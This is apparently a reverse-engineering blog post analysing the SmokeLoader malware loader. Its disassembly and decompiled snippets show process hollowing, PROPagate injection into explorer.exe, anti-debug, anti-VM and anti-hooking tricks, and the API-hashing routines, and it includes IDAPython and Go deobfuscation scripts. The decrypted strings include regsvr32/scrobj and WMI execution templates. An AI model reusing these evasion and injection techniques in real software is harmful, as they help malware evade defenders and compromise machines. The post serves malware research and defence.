

Deep Analysis of SmokeLoader

 [n1ght-w0lf.github.io/malware analysis/smokeloader/](https://n1ght-w0lf.github.io/malware-analysis/smokeloader/)

June 21, 2020




Abdallah Elshinbary

Malware Analysis & Reverse Engineering Adventures

13 minute read

SmokeLoader is a well known bot that is been around since 2011. It's mainly used to drop other malware families. SmokeLoader has been under development and is constantly changing with multiple novel features added throughout the years.

Sample SHA256: fc20b03299b8ae91e72e104ee4f18e40125b2b061f1509d1c5b3f9fac3104934



Stage 1

This stage starts off by allocating memory for `shellcode` using `LocalAlloc()` (not `VirtualAlloc`), then it fills this memory with the shellcode (86 KB).

```
.rdata:00429C18          db 2Ch           ; shellcode start
.rdata:00429C19          db 0Ah
.rdata:00429C1A          db 31h
.rdata:00429C1B          db 33h ; 3
.rdata:00429C1C          db 8
.rdata:00429C1D          db 14h
.rdata:00429C1E          db 16h
.rdata:00429C1F          db 13h
.rdata:00429C20          db 1Fh
.rdata:00429C21          db 1Eh
.rdata:00429C22          db 3Dh
.rdata:00429C23          db 33h ; 3
.rdata:00429C24          db 3Dh ; =
.rdata:00429C25          db 0Fh
.rdata:00429C26          db 2
.rdata:00429C27          db 2Bh
.rdata:00429C28          db 29h ; )
.rdata:00429C29          db 21h
.rdata:00429C2A          db 2Bh ; +
.rdata:00429C2B          db 35h
```

Next, it changes the protection of the allocated memory region to `PAGE_EXECUTE_READWRITE` using `VirtualProtect()`, then it writes the shellcode and executes it.

```
push    eax          ; OLD_PROTECTION
push    [ebp+f1NewProtect] ; PAGE_EXECUTE_READWRITE
mov     dword_4615EA, 74636574h
push    dwSize        ; dwSize
mov     dword_4615E6, 6F72506Ch
push    dword_45CF08  ; SHELLCODE ADDRESS
mov     word_4615E0, 6956h
mov     byte_4615EE, bl
call   ds:VirtualProtect
```

Shellcode

The shellcode starts by getting the addresses of `LoadLibraryA` and `GetProcAddress` to resolve APIs dynamically, but first let's see how it does that.

First it passes some hash values to a sub-routine that returns the address of the requested function.

```
push    ebp
mov    ebp, esp
sub    esp, 8
push    ebx
push    esi
push    edi
push    0D5786h      ; LoadLibraryA
push    0D4E88h      ; kernel32.dll
call   find_function
mov    [ebp+var_8], eax
push    348BFAh      ; GetProcAddress
push    0D4E88h      ; kernel32.dll
call   find_function
mov    [ebp+var_4], eax
jmp    loc_1F742
sub_1F65B endp
```

After some digging, I found out that the algorithm for calculating the hashes is pretty simple.

```
int calc_hash(char* name) {
    int x, hash = 0;
    for(int i=0; i<strlen(name); i++) {
        x = name[i] | 0x60;
        hash = 2 * (x + hash);
    }
    return hash;
}
```

The shellcode uses [PEB traversal](#) technique for finding a function.

Process Environment Block (PEB) is a user-mode data structure that can be used by applications (and by extend by malware) to get information such as the list of loaded modules, process startup arguments, heap address among other useful capabilities.

The shellcode traverses the PEB structure at [FS\[:30\]](#) and iterating through loaded modules to search for the requested module (kernel32 in this case). It hashes the name of each module using the algorithm above and compares it with the supplied hash.

Next, it iterates over the export table of the module to find the requested function, similar to the previous step.

The screenshot shows three windows of a debugger. The top window displays assembly code for setting up pointers to the PEB and its various tables. The middle window shows assembly code for traversing the InMemoryOrderModuleList and comparing module names. The bottom window shows assembly code for traversing the Export Table RVA and comparing export names. Blue arrows point from the assembly code in the middle and bottom windows to their respective memory locations in the registers and stack.

```
push    ebp
mov    ebp, esp
push    ebx
push    esi
push    edi
push    ecx
push    fs:dword_30      ; FS:[30] = PEB
pop    eax
mov    eax, [eax+0Ch]    ; PEB_LDR_DATA* Ldr
mov    ecx, [eax+0Ch]    ; InMemoryOrderModuleList

loc_1F6A2:
mov    edx, [ecx]
mov    eax, [ecx+30h]    ; DllName
push    2
mov    edi, [ebp+arg_0]
push    edi          ; requested module hash
push    eax          ; compared module name
call    compare_hashes
test   eax, eax
jz     short loc_1F6BB

mov    eax, [ecx+18h]    ; DllBase
push    eax
mov    ebx, [eax+3Ch]    ; New EXE Header
add    eax, ebx
mov    ebx, [eax+78h]    ; Export Table RVA
pop    eax
push    eax
add    ebx, eax
mov    ecx, [ebx+1Ch]    ; Address Of Exported Functions
mov    edx, [ebx+20h]    ; Name Pointer Table
mov    ebx, [ebx+24h]    ; Ordinal Table
add    ecx, eax
add    edx, eax
add    ebx, eax

loc_1F6DA:
mov    esi, [edx]
pop    eax
push    eax
add    esi, eax
push    1
push    [ebp+arg_4]      ; requested function hash
push    esi          ; compared export name
call    compare_hashes
test   eax, eax
jz     short loc_1F6F7
```

The next step is to resolve APIs using [LoadLibraryA](#) and [GetProcAddress](#), the shellcode uses stack strings to complicate the analysis.

```

mov    [ebp+var_114], 6Bh ; 'k'
mov    [ebp+var_113], 65h ; 'e'
mov    [ebp+var_112], 72h ; 'r'
mov    [ebp+var_111], 6Eh ; 'n'
mov    [ebp+var_110], 65h ; 'e'
mov    [ebp+var_10F], 6Ch ; 'l'
mov    [ebp+var_10E], 33h ; '3'
mov    [ebp+var_10D], 32h ; '2'
mov    [ebp+var_10C], 0
lea    ecx, [ebp+var_114]
push   ecx
call  [ebp+LoadLibrary]
mov    [ebp+var_C4], eax
mov    [ebp+var_1C], 57h ; 'W'
mov    [ebp+var_1B], 69h ; 'i'
mov    [ebp+var_1A], 6Eh ; 'n'
mov    [ebp+var_19], 45h ; 'E'
mov    [ebp+var_18], 78h ; 'x'
mov    [ebp+var_17], 65h ; 'e'
mov    [ebp+var_16], 63h ; 'c'
mov    [ebp+var_15], 0
lea    edx, [ebp+var_1C]
push   edx
mov    eax, [ebp+var_C4]
push   eax
call  [ebp+GetProcAddress]

```

Here is the list of imported functions:

Expand to see more

ntdll.dll
 NtUnmapViewOfSection
 NtWriteVirtualMemory

kernel32.dll

CloseHandle
 CreateFileA
 CreateProcessA
 ExitProcess
 GetCommandLineA
 GetFileAttributesA
 GetModuleFileNameA
 GetStartupInfoA
 GetThreadContext
 ReadProcessMemory
 ResumeThread
 SetThreadContext
 VirtualAlloc
 VirtualAllocEx
 VirtualFree
 VirtualProtectEx
 WaitForSingleObject
 WinExec
 WriteFile
 WriteProcessMemory

user32.dll

CreateWindowExA
 DefWindowProcA
 GetMessageA
 GetMessageExtraInfo

MessageBoxA
PostMessageA
RegisterClassExA

Process Hollowing

The shellcode creates a new processes of SmokeLoader in a suspended state.

```

0062F880 6A 00 PUSH 0
0062F882 68 04000008 PUSH 8000004
0062F884 6A 00 PUSH 0
0062F886 6A 00 PUSH 0
0062F888 8B48 08 MOV EAX, DWORD PTR SS:[EAX + 8]
0062F88D 8B48 5C MOV ECX, DWORD PTR DS:[EAX + 5C]
0062F890 8B48 08 MOV EAX, DWORD PTR SS:[EAX + 8]
0062F895 FFD1 CALL ECX
0062F899 50 PUSH EAX
0062F89E 8B55 EC MOV EDX, DWORD PTR SS:[EBP - 14]
0062F8A0 8B48 08 MOV EAX, DWORD PTR SS:[EAX + 8]
0062F8A4 8B48 30 MOV ECX, DWORD PTR DS:[EAX + 30]
0062F8A8 FF11 CALL ECX
0062F8A9 85C0 TEST EAX, EAX
0062F8A9 JNE 0062F8B1
0062F8B0 8B48 B5010000 MOV EAX, 0062F8B1
0062F8B1 8B48 00000000 PUSH EAX
0062F8B4 6A 00 PUSH 0
0062F8B8 8B55 EC MOV EDX, DWORD PTR SS:[EBP - 14]
0062F8B9 52 PUSH EDX
0062F8B9 8B48 08 MOV EAX, DWORD PTR SS:[EAX + 8]
0062F8B9 8B48 40 MOV ECX, DWORD PTR DS:[EAX + 40]
0062F8B9 FF11 CALL ECX
0062F8B9 6A 04 PUSH 4
0062F8B9 8B48 1000 PUSH 1000

```

Registers:

- EIP: 0062F8A0
- EFLAGS: 00000286
- ZF: 0 PF: 1 AF: 0
- CF: 0 SF: 0 OF: 0
- CF: 0 TF: 0 IF: 1

Stack (ESP): 00000000 (ERROR_SUCCESS)

Stack (ESP): C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

Stack (ESP): 00000000 (GS: 002B FS: 0033 DS: 002B ES: 0023 SS: 002B)

Stack (ESP): 00000000 (esp=00000000)

Stack (ESP): 00000000 (esp+4=00000000)

Stack (ESP): 00000000 (esp+8=00000000)

Stack (ESP): 00000000 (esp+12=00000000)

Stack (ESP): 00000000 (esp+14=00000004)

Stack (ESP): 00000000 (esp+18=00000000)

Stack (ESP): 00000000 (esp+20=0018F900)

Stack (ESP): 00000000 (esp+24=0018F958)

Next, it hollows out the memory at `0x4000000` using `ZwUnmapViewOfSection()` and then allocates it again using `VirtualAllocEx()` with `RWX` permissions.

Finally, it writes the next stage executable to the allocated memory region using two calls to `ZwWriteVirtualMemory()`, the first one to write the MZ header and the other for the rest of the executable.

Assembly code:

```

0065F96C 8B4D 08 MOV ECX, DWORD PTR SS:[EBP + 8]
0065F96E 8B91 80000000 MOV EDX, DWORD PTR DS:[ECX + 80]
0065F975 FFD1 CALL EDX
0065F977 8985 7CFFFFFF MOV DWORD PTR SS:[EBP - 84], EAX
0065F97D C745 F4 00000000 MOV DWORD PTR SS:[EBP - C], 0
0065F984 EB 09 JMP 65E98F
0065F986 8B45 F4 MOV EAX, DWORD PTR SS:[EBP - C]
0065F986 03E0 01 ADD EAX, 1

```

Stack (ESP): <ntdll.ZwWriteVirtualMemory>

Dump 2 (Hex View) shows the MZ header being written to memory at address 006608B8:

Address	Hex	ASCII
006608B8	4D 5A 80 00	MZ.....yy
00660FB8	40 01 00 00	@. .@.
00660C08	00 00 00 00	
00660C18	00 00 00 00	
00660C28	80 00 00 00	
00660C38	69 73 20 70	is program can
00660C48	72 65 20 72	t be run in DOS
00660C58	65 20 69 6E	mode...\$
00660C68	60 64 65 2E	PE. L...n\
00660C78	00 00 00 00	
00660C88	00 00 00 00	
00660C98	40 00 00 00	P. .@.
00660CA8	00 00 00 00	
00660CAB	05 00 01 00	

Annotations:

- A red arrow points to the MZ header in the ASCII dump.

Stage 2

After dumping the second stage from memory, I got a warm welcome from SmokeLoader :(

IDA Pro Functions Window:

```

public start
start:
    call    $+5
    jnz   short near ptr loc_402E5A+1
    jz    short near ptr loc_402E5A+1
    sahf
loc_402E5A:
    ; CODE XREF: .text:00402E551j
    ; .text:00402E571j
    arpl  [ebx-15h], bx
    or    cl, ah
loc_402E5F:
    sub   ebx, 2E55h
    jmp   short loc_402E6C
loc_402E65:
    db    8Ah
loc_402E67:
    db    0CCh
loc_402E68:
    db    8Ah
loc_402E69:
    db    0402E6C
loc_402E6C:
    ; CODE XREF: .text:00402E651j
    jz    short loc_402E75
    jnz   short loc_402E75
    shr   dword ptr [edx-2Ch], cl
    jg    short loc_402E35

```

This stage is full of anti-analysis tricks, so let's dive in.

Opaque Predicates

The first anti-analysis trick is Opaque Predicates, it's a commonly used technique in program obfuscation, intended to add complexity to the control flow. There are many patterns of this technique so I will stick with the one used here.

This obfuscation simply takes an absolute jump (JMP) and transforms it into two conditional jumps (JZ/JNZ). Depending on the value of the `Zero flag (ZF)`, the execution will follow the first or second branch.

However, disassemblers are tricked into thinking that there is a fall-through branch if the second jump is not taken (which is impossible as one of them must be taken) and tries to disassemble the unreachable instructions (often invalid) resulting in garbage code.

```
text:00402E55 75 04          jnz    short loc_402E5B
.text:00402E57 74 02          jz     short loc_402E5B
.text:00402E59 9E             sahf   ; garbage/invalid code
.text:00402E59                 ; -----
.text:00402E5A 63             db 63h
```

The deobfuscation is so simple, we just need to patch the first conditional jump to an absolute jump and nop out the second jump, we can use `IDAPython` to achieve this:

```
import idc

ea = 0
while True:
    ea = min(idc.find_binary(ea, idc.SEARCH_NEXT | idc.SEARCH_DOWN, "74 ? 75 ?"), # JZ / JNZ
            idc.find_binary(ea, idc.SEARCH_NEXT | idc.SEARCH_DOWN, "75 ? 74 ?")) # JNZ / JZ
    if ea == idc.BADADDR:
        break
    idc.patch_byte(ea, 0xEB)      # JMP
    idc.patch_byte(ea+2, 0x90)    # NOP
    idc.patch_byte(ea+3, 0x90)    # NOP
```

Anti Debugging

This stage first checks `OSMajorVersion` at `PEB[0xA4]` if it's greater than 6 (Windows Vista and higher), it's also reading `BeingDebugged` at `PEB[0x2]` to check for attached debuggers.

```
1 int start()
2{
3     int result; // eax
4
5     result = __readfsdword(0x30u);           // PEB
6     if ( *(result + 0xA4) >= 6 )           // PEB->OSMajorVersion
7         result = 0x2DF2 * (*(result + 2) + 1) + 0x400000; // PEB->BeingDebugged
8     return result;
9 }
```

What's interesting here is that these checks are used to calculate the return address. If the `OSMajorVersion` is less than 6 or there's an attached debugger, it will jump to an invalid memory location. That's clever.

Another neat trick is that instead of using direct jumps, the code pushes the jump address stored at `eax` into the stack then returns to it.

```
.text:00402EE9 loc_402EE9:
.text:00402EE9                 push    eax           ; push eax (jump address)
.text:00402EEA
.text:00402EEA locret_402EEA:
.text:00402EEA                 retn           ; return to eax
```

Encrypted Functions

Most of the functions are encrypted. After deobfuscating the opaque predicates, I found the encryption function which is pretty simple.

The function takes an offset and a size, it XORes the chunk at that offset with a single byte `(0xA6)`.

```
1 char __usercall xor_chunk@<al>(int offset@<eax>, int n@<ecx>)
2{
3    char *chunk; // esi
4    _BYTE *xored; // edi
5    char byte; // al
6    char result; // al
7
8    chunk = (offset + 0x400000);
9    xored = (offset + 0x400000);
10   do
11   {
12       byte = *chunk++;
13       result = byte ^ 0xA6;
14       *xored++ = result;
15       --n;
16   }
17   while ( n );
18   return result;
19 }
```

We can use `IDAPython` again to decrypt the encrypted chunks:

```
import idc
import idautools

def xor_chunk(offset, n):
    ea = 0x400000 + offset
    for i in range(n):
        byte = ord(idc.get_bytes(ea+i, 1))
        byte ^= 0xA6
        idc.patch_byte(ea+i, byte)

xor_chunk_addr = 0x401294      # address of the xoring function
for xref in idautools.CodeRefsTo(xor_chunk_addr, 0):
    mov_addr = list(idautools.CodeRefsTo(xref, 0))[0] - 5
    n = idc.get_operand_value(mov_addr, 1)
    offset = (xref + 5) - 0x400000
    xor_chunk(offset, n)
```

After the decryption:



0040139C	1C 00	SBB AL, 0	0040139C	8A A644947F	MOV EDX, 7F9444A6
0040139E	E2 32	LOOP clean.4013D2	004013A1	884D 0C	MOV ECX, DWORD PTR SS:[EBP + C]
004013A0	D92D EBAA2DD3	FLDCW WORD PTR DS:[D32DAAEB]	004013A4	8875 08	MOV ESI, DWORD PTR SS:[EBP + 8]
004013A6	AE	SCASB	004013A7	89F7	MOV EDI, ESI
004013A7	ZF	DAS	004013A9	51	PUSH ECX
004013A8	51	PUSH ECX	004013AA	C1E9 02	SHR ECX, 2
004013A9	F767 4F	MUL DWORD PTR DS:[EDI + 4F]	004013AD	AD	LODSD
004013AC	A4	MOVSB	004013AE	31D0	XOR EAX, EDX
004013AD	0B97 760D45C	OR EDX, DWORD PTR DS:[EDI + 5C440D76]	004013B0	AB	STOSD
004013B3	FF25 47A5D2A0	JMP DWORD PTR DS:[A0D2A547]	004013B1	E2 FA	LOOP clean.4013AD
004013B9	0A96 760C445C	OR DL, BYTE PTR DS:[ESI + 5C440C76]	004013B3	59	POP ECX
004013BF	4D	DEC EBP	004013B4	83E1 03	AND ECX, 3
004013C0	A9 D0F172D9	TEST EAX, D972F1D0	004013B7	> 74 06	JE clean.4013BF
004013CC	1E	PUSH DS	004013B9	AC	LODSB
004013C6	3AB5 A6A64DA1	CMP DH, BYTE PTR SS:[EBP - 5EB2595A]	004013BA	30D0	XOR AL, DL
004013CE	D0F1	SHL CL, 1	004013BC	AA	STOSB
004013CE	^ 72 D9	JB clean.4013A9	004013BD	E2 FA	LOOP clean.4013B9
004013D0	4D	DEC EBP	004013BF	> EB 0F	JMP clean.4013D0
004013D1	55	PUSH EBP	004013C1	76 57	JBE clean.40141A
004013D2	E2 4D	LOOP clean.401421	004013C3	04 7F	AAM 7F
004013D4	A9 E4F172D9	TEST EAX, D972F1E4	004013C5	88 9C130000	MOV EAX, 139C
004013D9	1F	POP DS	004013CA	> EB 07	JMP clean.4013D3
004013DA	F6A6 A6A64DA1	MUL BYTE PTR DS:[ESI - 5EB2595A]	004013CC	76 57	JBE clean.401425
004013E0	E4 F1	IN AL, F1	004013CE	04 7F	AAM 7F
004013E2	^ 72 D9	JB clean.4013B0	004013D0	^ EB F3	JMP clean.4013C5
004013E4	4D	DEC EBP	004013D2	44	INC ESP
004013E5	55	PUSH EBP	004013D3	> EB 0F	JMP clean.4013E4
004013E6	E6 4E	OUT 4E, AL	004013D5	42	INC EDX
004013E8	0E	PUSH CS	004013D6	57	PUSH EDI

One thing to note here, SmokeLoader tries to keep as many encrypted code as possible. So once it's done with the decrypted functions, it encrypts it again.

```

1 signed int __stdcall sub_4027D5(int module, int *a2)
2{
3    int *v2; // esi
4    int *i; // edi
5    int api; // eax
6    int v5; // eax
7    signed int v7; // [esp+8h] [ebp-4h]
8
9    xor_chunk(0x280A, 0x55); ← Decrypt the function
10   v2 = a2;
11   for ( i = a2; ; ++i )
12   {
13       api = *v2;
14       ++v2;
15       if ( !api )
16           break;
17       v5 = sub_402708(module, api);
18       if ( !v5 )
19       {
20           v7 = 0;
21           break;
22       }
23       v7 = 1;
24       *i = v5;
25   }
26   xor_chunk(0x280A, 0x55); ← Encrypt it back
27   return v7;
28 }
```

Anti Hooking

Many Sandboxes and Security Solutions hook user-land functions of `ntdll.dll` to trace system calls. SmokeLoader tries to evade this by using its own copy of ntdll. It copies `ntdll.dll` to `"%TEMP%\<hardcoded_name>.tmp"` then loads it using `LdrLoadDll()` and resolves its imports from it.

00402615	6A 00	PUSH 0	
00402617	56	PUSH ESI	
00402618	57	PUSH EDI	
00402619	FF53 60	CALL DWORD PTR DS:[EBX + 60]	esi:L:"C:\\\\Users\\\\IEUser\\\\AppData\\\\Local\\\\Temp\\\\4DD3.tmp" edi:L:"C:\\\\Windows\\\\system32\\\\ntdll.dll" CopyFileW

Custom Imports

SmokeLoader stores a hash table of its imports, it uses the same `PEB traversal` technique explained earlier to walk through the DLLs' export table and compare the hash of each API name with the stored hashes.

The hashing function is an implementation of `djb2` hashing algorithms:

```

int calc_hash(char *api_name) {
    int hash=0x1505;
    for(int i=0; i<=strlen(api_name); i++) // null byte included
        hash = ((hash << 5) + hash) + api_name[i];
    return hash;
}
```

Here is a list of imported functions and their corresponding hashes:

Expand to see more

ntdll.dll

- LdrLoadDll (0x64033f83)
- NtClose (0xfd507add)
- NtTerminateProcess (0xf779110f)
- RtlInitUnicodeString (0x60a350a9)
- RtlMoveMemory (0x845136e7)

RtlZeroMemory (0x8a3d4cb0)
kernel32.dll
CopyFileW (0x306cce7)
CreateEventW (0xfd4027f2)
CreateFileMappingW (0x5b3f901c)
CreateThread (0x60277e71)
DeleteFileW (0xb7e96d0f)
ExpandEnvironmentStringsW (0x057074bb)
GetModuleFileNameA (0x8acccaed)
GetModuleFileNameW (0x8acccdc3)
GetModuleHandleA (0x9cbd2a58)
GetSystemDirectoryA (0xaebc5060)
GetTempFileNameW (0x9a376a33)
GetTempPathW (0x7e28b9df)
GetVolumeInformationA (0xf25ce6a4)
LocalAlloc (0xedaa647bb)
LocalFree (0x742c61b2)
MapViewOfFile (0x4db4c713)
Sleep (0xd156a5be)
WaitForSingleObject (0x8681d8fa)
lstrcmpW (0x2ab51a99)
lstrcmpA (0x2abb9b4b)

user32.dll
EnumChildWindows (0x9a8897c9)
EnumPropsA (0x8f0f57cf)
GetForegroundWindow (0x5a6c9878)
GetKeyboardLayoutList (0x04e9de30)
GetShellWindow (0xd454e895)
GetWindowThreadProcessId (0x576a5801)
SendMessageA (0x41ecd315)
SendNotifyMessageA (0xc6123bae)
SetPropA (0x90bc10d3)
wsprintfW (0x0baf3f9)

advapi32.dll
GetTokenInformation (0x696464ac)
OpenProcessToken (0x74f5e377)

shell32.dll
ShellExecuteExW (0xf8e40384)

And here is the list of the imported functions from the copied ntdll (for anti-hooking):

Expand to see more

4DD3.tmp
NtAllocateVirtualMemory (0x5a0c2ccc)
NtCreateSection (0xd5f23ad0)
NtEnumerateKey (0xb6306996)
NtFreeVirtualMemory (0x2a6fa509)
NtMapViewOfSection (0x870246aa)
NtOpenKey (0xc29efe42)
NtOpenProcess (0x507bcb58)
NtQueryInformationProcess (0xd6d488a2)
NtQueryKey (0xa9475346)
NtQuerySystemInformation (0xb83de8a8)
NtUnmapViewOfSection (0x8352aa4d)
NtWriteVirtualMemory (0x546899d2)
RtlDecompressBuffer (0xdeb36606)

towlower (0xf7660ba8)
wcsstr (0xbb629f0b)

Anti VM


SmokeLoader enumerates all the subkeys of these keys:

- System\CurrentControlSet\Enum\IDE
- System\CurrentControlSet\Enum\SCSI

Then it transforms them into lowercase and searches for these strings in the enumerated keys names:

- qemu
- virtio
- vmware
- vbox
- xen

If one of them is found, the binary exits.



Process Injection

SmokeLoader uses PROPagate injection method to inject the next stage into `explorer.exe`.

First it decompresses the next stage using `RtlDecompressBuffer()`.

```
mov    eax, [ebp+var_C]
lea    ecx, [ebp+var_4]
lea    edx, [ebp+var_8]
push   ecx
push   edi
push   esi
push   dword ptr [edx]
push   eax
push   COMPRESSION_FORMAT_LZNT1
call   dword ptr [ebx+0E0h] ; RtlDecompressBuffer
test   eax, eax
jnz    short loc_401492
```

Then there is a call to `NtOpenProcess()` to open `explorer.exe` for the injection.

```

push    ecx
push    edx
push    28h
push    esi
call    dword ptr [ebx+0B0h] ; NtOpenProcess (explorer.exe)
test    eax, eax
jnz     loc_401AEE

```

The injection process starts by creating two shared sections between the current process and explorer process (one section for the modified property and the other for the next stage's code), then SmokeLoader maps the created sections to the current process and explorer process memory space (so any changes in the sections will be reflected in explorer process).

Note that both sections have "RWX" protection which might raise some red flags by security solutions.

The screenshot shows assembly code for creating and mapping sections. The code is divided into three main sections:

- Top Section:** Handles the creation of two shared sections between the current process and the explorer process. It uses `NtOpenProcess` to get a handle to the explorer process, then creates two sections using `ZwCreateSection`. The sections are created with `SEC_COMMIT` and `SECTION_ALL_ACCESS` flags. The handles for these sections are stored in `esi`.
- Middle Section:** Maps the created sections into the current process's memory space using `ZwMapViewOfSection`. It pushes the current process handle (0xFFFFFFFF) and the section handle from `esi` onto the stack, then calls `ZwMapViewOfSection`. This step is highlighted with a red bracket and arrow pointing to the assembly code.
- Bottom Section:** Handles the cleanup and return. It tests the `eax` register and jumps back to `loc_401AEE` if it is not zero.

We can see that explorer got a handle to these two sections (this is similar to classic code injection but with much more stealth).

The screenshot shows the Windows Task Manager displaying the properties of the `explorer.exe` process (ID 1096). The `Memory` tab is selected, showing the following memory regions:

Base address	Type	Size	Protect...	Use
0x4220000	Private: Commit	64 kB	RX	
0x4850000	Private: Commit	4 kB	RWX	
0x2480000	Mapped: Commit	92 kB	RWX	
0x23b0000	Mapped: Commit	4 kB	RWX	
0x796f000	Private: Commit	12 kB	RW+G	Stack (thread 1568)
0x5b4f000	Private: Commit	12 kB	RW+G	Stack (thread 452)

SmokeLoader then writes the next stage to one of the sections and the modified property (which will call the next stage's code) to the other section.

Finally, it sets the modified property using `SetPropA()` and sends a message to explorer window using `SendNotifyMessageA()`, this will result in the injected code being executed in the context of `explorer.exe`.

```
push    eax
push    [ebp+var_2C]
call    dword ptr [ebx+84h]    ; SetPropA
push    edi
push    edi
push    WM_NOTIFY
push    [ebp+var_2C]
call    dword ptr [ebx+7Ch]    ; SendMessageA
push    edi
push    edi
push    WM_PAINT
push    [ebp+var_2C]
call    dword ptr [ebx+80h]    ; SendNotifyMessageA
```

Stage 3

This is the final stage of SmokeLoader, it starts by doing some anti-analysis checks.

Checking Running Processes

This stage loops through the running process, it calculates each process name's hash and compares it against some hardcoded hashes.

Here is the algorithm for calculating the hash of a process name:

```
uint ROL(uint x, uint bits) {
    return x<<bits | x>>(32-bits);
}
int calc_hash(char *proc_name) {
    int hash = 0;
    for(int i=0; i<strlen(proc_name); i++)
        hash = (proc_name[i] & 0xDF) + ROL(hash ^ (proc_name[i] & 0xDF), 8);
    return hash ^ 0xD781F33C;
}
```

A quick guess and I could get the processes names:


0xD384255C	→ Autoruns.exe
0x76BDCBAB	→ procexp.exe
0xA159E6BE	→ procexp64.exe
0x7E9CCC5	→ procmon.exe
0xA24B8E63	→ procmon64.exe
0x63B3D1A4	→ Tcpview.exe
0xA28974F3	→ Wireshark.exe
0xA9B5F897	→ ProcessHacker.exe
0x6893EBAB	→ ollydbg.exe
0xF5FD94B7	→ x32dbg.exe
0xCBFD99B0	→ x64dbg.exe
0x8993DEE5	→ idaq.exe
0x8993D8CF	→ idaw.exe
0x8C083960	→ idaq64.exe
0xB6223960	→ idaw64.exe

If one of these processes is found to be running, `explorer.exe` will exit.

Encrypted Strings

All strings of this stage are encrypted using `RC4` and they are decrypted on demand. The RC4 key = `0xFA5F66D7`.

The encrypted strings are stored continuously in a big blob in this form:



```

20 7B 66 53 15 38 DA 9D 8C 66 5A 2B AE 50 59 A0
35 9C AB B6 E6 11 0D 4A 79 AC 49 88 D5 36 36 4E
A2 24 40 7D 41 11 75 94 C0 9E 4D 60 6C A0 51 59
A7 34 93 Ac 85 81 1C 16 42 24 AC 4F 8F 9C 5D 3A
46 BA 90 A2 B8 33 0E 72 76 51 04 72 9C 81 C9 3F
49 69 AF 09 5F 7D 44 14 76 9C DD 95 2B 0B 63 7E
52 02 6B 9B E0 88 78 57 69 0D 4F 77 5F 15 6E 9A
C0 9E 63 03 60 BB 46 34 66 14 42 17 31 C7 03 72
76 51 04 72 9C 81 C9 96 65 50 4B 08 60 98 05 7C
7E 42 56 30 07 64 7B 49 69 75 31 2 06 64 61 15
3A 31 C7 06 77 7C 54 04 72 9C 04 50 54 44 33 67
87 C1 92 7E 43 07 45 77 55 16 6B 24 04 35 40 28
0F 28 4E CE 89 B5 46 16 3E F8 6F 61 79 35 C5 F0
98 F3 49 52 5F 67 F0 1A CB 84 2B 79 0D Ld 2 07
C4 69 EB F9 D5 9B F7 99 23 C3 AC D7 64 51 2B
2D 94 2F EB 2F 2D 5F 0B 6E D5 C4 9E 63 5E 6C AC
4D 0B F6 6A D1 E8 FB F7 4C 5E 54 35 B0 43 BB C8
74 27 42 E8 C3 A1 88 26 C3 B1 9A D9 EE DC 78 9C
F2 CF 34 06 71 44 1F BE 62 D3 B2 EE 48 D5 6E 45
9E F8 03 5D 70 AB 3B FA ED 6A F4 E6 70 81 8A BE

```

Strings sizes

Here is a small script for decrypting these strings (I used Go because it has native support for RC4).

```

package main
import (
    "fmt"
    "io/ioutil"
    "encoding/hex"
    "crypto/rc4"
)
var RC4_KEY, _ = hex.DecodeString("FA5F66D7")

func rc4_decrypt(data []byte) {
    cipher, _ := rc4.NewCipher(RC4_KEY)
    cipher.XORKeyStream(data, data)
    fmt.Printf("%s\n", data)
}
func main() {
    data, _ := ioutil.ReadFile("dump")
    for i := 0; i < len(data); {
        n := int(data[i])
        rc4_decrypt(data[i+1:i+n+1])
        i += n+1
    }
}

```

And here is the decrypted strings:

Expand to see more

<http://www.mstncsi.com/ncsi.txt>
 Software\Microsoft\Internet Explorer
 advapi32.dll
 Location:
 plugin_size
 \explorer.exe
 user32
 advapi32
 urlmon
 ole32
 winhttp
 ws2_32
 dnsapi
 svcVersion
 Version
 <?xml version="1.0"?><scriptlet><registration classid="{00000000-0000-0000-0000-00000000%04X}"><script language="jscript"><![CDATA[GetObject("winmgmts:Win32_Process").Create("%ls",null,null,null);]]></script></registration></scriptlet>
 S:(ML;;NW;;LW)D:(A;;0x120083;;WD)(A;;0x120083;;AC)
 %s\%hs
 %s%

```

regsvr32 /s %s
regsvr32 /s /n /u /i:"%s" scrobj
%APPDATA%
%TEMP%
.exe
.dll
:Zone.Identifier
POST
Content-Type: application/x-www-form-urlencoded
runas
Host: %s
PT10M
